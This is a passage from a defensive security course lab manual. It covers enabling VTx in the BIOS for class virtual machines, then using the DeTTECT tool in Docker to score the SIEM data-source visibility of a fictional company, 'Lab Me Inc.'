


4. Close the Settings dialog and start the virtual machine.

Enabling Virtualization Technology Extensions (VTx) in Intel and AMD BIOS

On Intel and AMD systems, there is a BIOS extension that must be enabled or you will not be able to boot your class VM(s) in VMware.


Upon starting your class virtual machine(s), you may encounter a dialog similar to the one below. Starting the virtual machine without 64-bit support will result in a non-functional VM.



To correct this, take the following steps.

Enabling VTx for Class

1. Enter your system's BIOS configuration menus. This requires pressing a designated key immediately upon booting/ rebooting your system, but the exact key depends on the system and BIOS manufacturers. Most systems use one of the following five keys:
   - F1
   - F2
   - DEL
   - ESC
   - F10
   - Older computers may require multiple keys to be pressed simultaneously, or keys other than those listed above:
     - CTRL+ALT+ESC
     - CTRL+ALT+INS
     - CTRL+ALT+ENTER
     - CTRL+ALT+S
     - PGUP
     - PGDN
2. Identify the BIOS menu that controls the VTx settings. This is also dependent on the specific version of BIOS that your system uses. The screenshots below represent the Award BIOS, but you may need to explore the various BIOS menus on your system to find the proper menu and setting. Different BIOS versions also have varying keyboard controls - some use the space bar to change settings, others use the PGUP and PGDN keys, etc.




Saving the settings may require pressing F10 or other keys or menu sequences.

3. Exit the BIOS settings and reboot the system. Ideally, keep the power off for approximately one minute before powering it on to clear any residual configuration settings. The reboot is critical, as the BIOS settings are essentially a configuration file that is only read at boot time.


Verifying That VTx Settings are Correct

There are several ways to verify that the VTx settings above have been set correctly.


1. Boot your class VM(s) to ensure the VTx error at the beginning of this document is not displayed.
2. For Intel processors, you may download the Intel Processor Identification Utility. Run the utility and click the `CPU Technologies` tab to confirm if VTx is enabled or not.



3. For AMD processors, you may download the AMD Virtualization Technology and Microsoft Hyper-V System Compatibility Check Utility. Run the utility to confirm if VTx is enabled or not.



4. For both Intel and AMD processors, you may download Microsoft's Hardware-Assisted Virtualization Detection Tool. Run the utility to confirm if VTx is enabled or not.



Lab Quick Nav

555.4

Lab 4.1 - Master Inventory

Lab 4.2 - PowerShell Compromise

Lab 4.3 - NetFlow Detection

Lab 4.4 - Cloud Monitoring

555.5

Lab 5.0 - Sigma, MITRE and Universal Alerts

Lab 5.1 - Alert Context

Lab 5.2 - Virtual Tripwires

Lab 5.3 - Beacon Detection

Lab 1.0 - DeTTect, Visualize Visibility and Detection Capabilities

Objectives

- Visualize Data Source Coverage
- Review the Functionality of DeTTECT
- Add Data Sources to DeTTECT
- Identify Visibility Gaps

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

We will be looking at a company called **Lab Me Inc.**. Our objective is to review their current data sources and determine if they have the appropriate visibility and detection capabilities for their organization. **Lab Me Inc.** is like most organizations and has the following data sources currently being ingested into their Security Incident and Events Management(SIEM) system.

- **Windows Logs**
- **Endpoint Security Logs**
- **Linux Logs**
- **Network Device Logs**

To accomplish this review we will be utilizing a tool called **DeTTECT** which will allow us to map out the data sources that **Lab Me Inc.** is collecting and determine what visibility they have. Let us start by reviewing the functionality that DeTTECT provides.

Review the Functionality of DeTTECT

Per https://github.com/rabobank-cdc/DeTTECT self description as of 2020:

DeTTECT aims to assist blue teams using ATT&CK to score and compare data log source quality, visibility coverage, detection coverage, and threat actor behaviors. All of which can help, in different ways, to get more resilient detection techniques against attacks targeting your organization. The DeTTECT framework consists of a **Python** tool, **YAML administration files**, the **DeTTECT Editor**, and **scoring tables** for the different aspects.

DeTTECT provides the following functionality:

- Administrate and score the quality of your data sources.
- Get insight on the visibility you have on for example endpoints.
- Map your detection coverage.
- Map threat actor behaviors.
- Compare visibility, detections, and threat actor behaviors to uncover possible improvements in detection and visibility. This can help you to prioritize your blue teaming efforts.

Add Data Sources to DeTTECT

Now that we know a little more about DeTTECT let us launch it and begin to map out the data sources from **Lab Me Inc.**.

To begin click on the **terminal icon** at the top of the Student VM.

Copy and **Paste** the following command in the terminal window and **Press Enter**

```
docker run -it --name dettect --rm -p 8081:8080 -v /labs:/labs:ro -v /home/student/Downloads:/opt/
DeTTECT/output -v /home/student/Downloads:/opt/DeTTECT/input hasecuritysolutions/dettect:1.4.2 /bin/
bash
```

> **Note**
>
> This command will run the DeTTECT image inside a docker container, and will map the **/labs** folder to **/labs**, **/home/student/Downloads** to **/opt/DeTTECT/input**, and **/home/student/Downloads** to **/opt/DeTTECT/output** inside the container, respectively. It will also map TCP port **8081** on your VM to port **8080** on the container.

Copy and **Paste** the following command in the terminal window and **Press Enter**

```
python dettect.py editor &
```

The output of this command should be similar to below.

```
root@48978942f143:/opt/DeTTECT# Editor started at port 8080
You can open the Editor on: http://localhost:8080/dettect-editor
```

> **Info**
>
> Remember, even though the output states **http://localhost:8080/dettect-editor** the Docker container is mapping **8081** to **8080**. Therefore, you cannot access DeTTECT unless you use **http://localhost:8081/dettect-editor**.

Click on the link below to open **DeTTECT Editor**.

DeTTECT Editor


This will take you to the web interface for DeTTECT that we locally are running on your VM. You should see the following screen. We will begin by clicking on **Data Sources**

Next, click **New file**


> **Info**
>
> In the following steps, you will be qualitatively measuring organizational visibility. How you will achieve this is using **DeTTECT** to add data sources and providing scores for how well the data source is handled. For this lab, we are providing you with the scores with some reasoning behind what the scores mean.

Windows

Then click **Add data source**



We will start by adding the first data source in the list of data sources for **Lab Me Inc.**.


Windows event logs
1
Data source key-value pairs
Date registered
2020-07-12
2
Date connected
2020-07-12
3
Available for data analytics
Yes
4
Data source enabled
Yes
5
Products
Windows
Add
6
Comment
7

Note

The steps below reflect the numbers in the image above.

1. Type **Windows event logs** into the Data source field. Click the **Add** button to the right.


```
Windows event logs
```

2. Click on **Date registered** and pick today's date.
3. Click on **Date connected** and pick today's date. In normal circumstances, you would select the date you began collecting this data source's logs.
4. Click **Available for data analytics**. This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively monitoring the logs.
5. Click **Data source enabled**. This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively collecting the logs.
6. Type **Windows** in the **Products** field and then click **Add** - This field provides a way to categorize the data sources you are collecting as certain data sources may have more than one entry depending on the data they provide.

```
Windows
```

7. The comments field is for internal notes or additional information you would like to include during this exercise. We will not add any notes for this exercise.

Scroll down to the final section of settings that we can configure for this data source.



> ✏ **Note**
>
> Please note that every organization will vary in the answers to these questions and your answers will vary between each data source.

1. Device Completeness - Are all Windows devices sending their logs to the SIEM?
   - **Set setting to 3**. This assumes that not all Windows devices are sending logs but that many are.
2. Data Field Completeness - Are all Windows log fields being parsed?
   - **Set setting to 3** - A single Windows box has over **1000** fields. A value of **3** assumes that mainstream fields are being parsed.
3. Timeliness - How quickly are the logs received and ingested into the SIEM?
   - **Set setting to 4** - A value of **4** assumes that logs are quickly being received by the SIEM. Exceptions might be laptops off the network and VPN.
4. Consistency - Are logs ingested on a regular basis or are their large delays or outages?
   - **Set setting to 2** - A value of **2** assumes that logs reach the SIEM with a delay.
5. Retention - How long are the logs retained?
   - **Set setting to 3** - A setting of **3** implies average retention span such as **90** days.


> ✏ **Note**
>
> Please keep in mind that the goal in many cases is a score of **3** or **4**. A score of **5** often requires additional controls for continuous monitoring and validation. Some of these controls may be warranted and others may not. For example, a score of **5** for Timeliness may require ingesting logs with receive time and event time with automated alerts to notify if there is a gap between the two. The alert would need to check for considerable delays or even event times that appear from the future. Events from the future would pinpoint time errors on individual assets, and delays would identify a lag in receiving logs.

Now that we are finished with configuring the settings for Windows let us proceed to map the next data source.

Endpoint Security

Click **Add data source**

Let us proceed to add the **Endpoint Security** logs.



1. Type **Anti-virus** into the Data source field. Click the **Add** button to the right.


```
Anti-virus
```

2. Click on **Date registered** and pick today's date.
3. Click on **Date connected** and pick today's date. In normal circumstances, you would select the date you began collecting this data source's logs.
4. Click **Available for data analytics** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively monitoring the logs.
5. Click **Data source enabled** This option defaults to `No` but you can change it to `Yes` as **Lab Me Inc.** is actively collecting the logs.
6. Type **Endpoint Security** in the **Products** field and then click **Add** - This field provides a way to categorize the data sources you are collecting as certain data sources may have more than one entry depending on the data they provide.

```
Endpoint Security
```

7. The comments field is for internal notes or additional information you would like to include during this exercise. We will not add any notes for this exercise.

Scroll down to the final section of settings that we can configure for this data source.



Note

Please note that every organization will vary in the answers to these questions and your answers will vary between each data source.

